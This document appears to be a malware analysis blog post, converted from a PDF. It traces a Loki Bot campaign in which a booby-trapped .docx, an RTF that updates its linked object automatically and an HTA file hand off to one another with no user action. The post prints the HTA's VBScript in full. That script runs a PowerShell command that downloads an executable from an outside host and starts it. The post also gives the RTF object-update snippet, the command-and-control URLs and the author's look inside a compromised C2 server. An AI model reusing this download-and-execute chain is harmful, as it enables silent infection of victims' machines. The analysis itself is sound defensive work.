
We can see that the rtf file will download from hxxps://a.pomf.cat/ijfwmm.hta. Also we can see that the byte sequence (E0 C9 EA 79 F9 BA CE 11 8C 82 00 AA 00 4B A9 0B), is the binary representation of the "URL Moniker" with the GUID: {79EAC9E0-BAF9-11CE-8C82-00AA004BA90B}. Notice that the binary byte sequence and the text representation of the GUID are partially reversed, this is typical for GUIDs.

```
00000000: 01 00 00 02 09 00 00 00 01 00 00 00 00 00 00 00  ................
00000010: 00 00 00 00 00 00 00 00 A4 00 00 00 E0 C9 EA 79  ........¤...àÉêy
00000020: F9 BA CE 11 8C 82 00 AA 00 4B A9 0B 8C 00 00 00  ù°Î.Œ‚.ª.K©.Œ...
00000030: 68 00 74 00 74 00 70 00 73 00 3A 00 2F 00 2F 00  h.t.t.p.s.:././.
00000040: 61 00 2E 00 70 00 6F 00 6D 00 66 00 2E 00 63 00  a...p.o.m.f...c.
00000050: 61 00 74 00 2F 00 6C 00 67 00 63 00 64 00 7A 00  a.t./[redacted]t.
00000060: 6D 00 2E 00 68 00 74 00 61 00 00 00 00 00 00 00  [redacted].h.t.a.......
00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000A0: 00 00 00 00 79 58 81 F4 3B 1D 7F 48 AF 2C 82 5D  ....yXô;.H¯,‚]
000000B0: C4 85 27 63 00 00 00 00 A5 AB 00 00 FF FF FF FF  Ä…'c....¥«..ÿÿÿÿ
000000C0: 06 09 02 00 00 00 00 00 C0 00 00 00 00 00 00 46  ........À......F
000000D0: 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00  ....ÿÿÿÿ........
000000E0: 90 66 60 A6 37 B5 D2 01 00 00 00 00 00 00 00 00  f`¦7µÒ.........
```

“Monikers connect to and activate objects, whether they are in the same machine or across a network. For example COM uses monikers to establish a network connection. They are also used to identify, connect to, and run OLE compound document link objects.”

So this moniker will recognize the content-type of the remote file and open the downloaded file with Microsoft’s HTA engine.


We can see the “WINWORD.EXE” is starting the HTA application:



So by now we understood that, the rtf doc will communicate the **“hxxps://a.pomf.cat/ijfwmm.hta”,** downloads and executes by HTA engine.

But how it automatically connect to the malicious URL without human intervention?

We have found already that the ".docx" which is the first document, had an URL OLE object which was said to "update automatically" option was enabled, which made it automatically connect to the malicious URL which downloaded and executed the "RTF" document. Similarly if we see the RTF document, we can see the following aspects:



We can see that the document is injected with Object update control:

{\object\objautlink\objupdate\rsltpict\objw291\objh230\objscalex99\objscaley101..{\ *\objclass\'57\'67\'72\'64. Document.8}..{*\objdata 0

Now the RTF file enabled with the power to do things, automatically connect to the remote URL and due to vulnerability executing the ".hta" file, without any human Intervention.

So as of now the first Document ".docx" downloaded and executed the ".doc". Then ".doc" downloaded and executed ".hta" file from remote URL. Both automatically carried out without **"Human Intervention".**

Now what is in the **".hta"** file?

HTML Application (HTA):

An HTML Application (HTA) is a Microsoft Windows program whose source code consists of HTML, Dynamic HTML, and one or more scripting languages supported by Internet Explorer, such as VBScript or JScript. The HTML is used to generate the user interface, and the scripting language is used for the program logic. An HTA executes without the constraints of the internet browser security model; in fact, it executes as a "fully trusted" application.

Now when we see the contents in the downloaded .hta file:

```
<html>
<body>
<script type="text/vbscript">
set shhh = CreateObject("WScript.Shell")
   Dim var1
    var1 = "PowerShell (New-Object System.Net.WebClient).DownloadFile('http://www.naturalspinfrance.com/js/time/browser.exe','%temp%\svchost32.exe');Start-Process
   '%temp%\svchost32.exe'"


    shhh.run var1, vbHide
self.close
</script>
```

We can easily identify, what is happening,

The VBscript inside the 'hta' file is creating a shell object and powershell is initiated to download an executable file from remote host:

"'http://www.naturalspinfrance.com/js/time/browser.exe".

The executable is renamed as "svchost32.exe" and saved into %temp% folder. Then immediately starts malware .


We can see that the "mshta.exe" querying and initiating "powershell.exe" to infect the machine with the malware which it downloaded

3:39:05...	mshta.exe	3996	QuerySecurityF...	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	Information: Label
3:39:05...	mshta.exe	3996	QueryNameInfo...	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	Name: \Windows\System32\WindowsPowerShell\v...
3:39:05...	mshta.exe	3996	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 3812, Command line: "C:\Windows\System32\...
3:39:05...	powershell.exe	3812	Process Start		SUCCESS	Parent PID: 3996, Command line: "C:\Windows\Sys...
3:39:05...	powershell.exe	3812	Thread Create		SUCCESS	Thread ID: 1544

So till the infection of the machine, there were multiple stages. The serious part here is in any of the stages from the first document till the malware infection, there were no Human interventions. To reiterate the fact, let's see what happened when we 'just opened' the first document "signed document.docx":

Protocol	Host	URL
HTTPS	a.pomf.cat	/
HTTP	Tunnel to	a.pomf.cat:443
HTTPS	a.pomf.cat	/cxiwmh.doc
HTTPS	a.pomf.cat	/cxiwmh.doc
HTTPS	a.pomf.cat	/
HTTPS	a.pomf.cat	/cxiwmh.doc
HTTP	Tunnel to	a.pomf.cat:443
HTTPS	a.pomf.cat	/cxiwmh.doc
HTTPS	a.pomf.cat	/cxiwmh.doc
HTTPS	a.pomf.cat	/
HTTP	Tunnel to	a.pomf.cat:443
HTTPS	a.pomf.cat	/
HTTP	Tunnel to	a.pomf.cat:443
HTTPS	a.pomf.cat	/
HTTPS	a.pomf.cat	/cxiwmh.doc
HTTP	Tunnel to	a.pomf.cat:443
HTTPS	a.pomf.cat	/cxiwmh.doc
HTTPS	a.pomf.cat	/cxiwmh.doc
HTTPS	a.pomf.cat	/ijwfmm.hta

All the above mentioned stages were passed without human intervention. The final "browser.exe" was not allowed to download and execute while I analyzed.




So what was the motive of this whole campaign? What was the final malware which tried to download and execute in the victim machine?

I analyzed multiple variants of the "signed document.docx" from incoming emails. Even though file names or URLs were different, the architecture of infection chain was similar. Moreover, the final threat or campaign was with Unique Spyware called "LOKI BOT"

INFECTION CHAIN – INFO GRAPHIC VIEW

The whole infection chain can be represented as below:




The Loki payload file "browser.exe" was obfuscated and was harvesting all the information from the machine to command and control. It had Loki unique strings within it. For example, apart from different command and control destinations, the malware had a Russian underground community domain "fuckav.ru" string, where hack tools and malware were available to download.

Loki campaign was unveiled in GCC countries in my Blog couple of months ago:

https://cysinfo.com/nefarious-macro-malware-drops-loki-bot-across-gcc-countries/

Let's see the parameters and way to confirm it is indeed LOKI BOT campaign. One factor is that it is exhibiting same behavior of previously found LOKI BOT campaign mentioned in the above mentioned Blog post and other variants.




hxxp://login-mail-server.s3rv.me/server/Panel/five/fre.php - C&C for "browser.exe"


DIGGING DEEPER: FINDING THE C&C (AN INDONESIAN WEBSITE) HACKERS

So we are now identified the C2C of the malware. We will try to get into one of the C2C of a different variant. The C2C for two samples worked for me ;)


An Indonesian website has been compromised and kept as LOKI BOT C2C (several others may be).



By just peeking the folders we can assume , a big campaign itself going on. The **"panel.zip"** contains the very promising source objects of Loki Bot.



If we get into furthermore, there are full sources for the threat:




If we try to see the source of “bot.inc.php”, we can confirm that this whole campaign is “Loki Bot: spyware. This can be one of the stage of ongoing “APT”


There are numerous hidden jewels inside this C2C, which needs more investigation. As of now, the good news is that we have identified clearly that the threat we are talking about is regarding the “Loki Bot”.

I can very well stop analyzing now, since we understood the whole infection chain and the details about the threat. But let’s deviate a bit from main stream and dig more.


If we go to the website itself, the hackers have been defaced the same:




There are websites and hackers' pseudo names in the defacement notes in the website. In that if we go to **hxxp://siyah-h.org/**, it claims that they are Turkish hackers.



The description in Turkish, if we translate, we get their motive for the hacking community



The main website has one mirror website and also a community website and in community, users claiming their hacked websites:



This is the community of hackers, who are claiming their contribution in hacking

Webshells and forums

ROAD TO VENOM SPYWARE

The hackers behind this campaign can be likely the above mentioned “Turkish Hackers”. But we do not know if they are the guys who just compromised the website and then, some others using this compromised website as their campaign C&C. Anyways, at this point, we can just assume things.

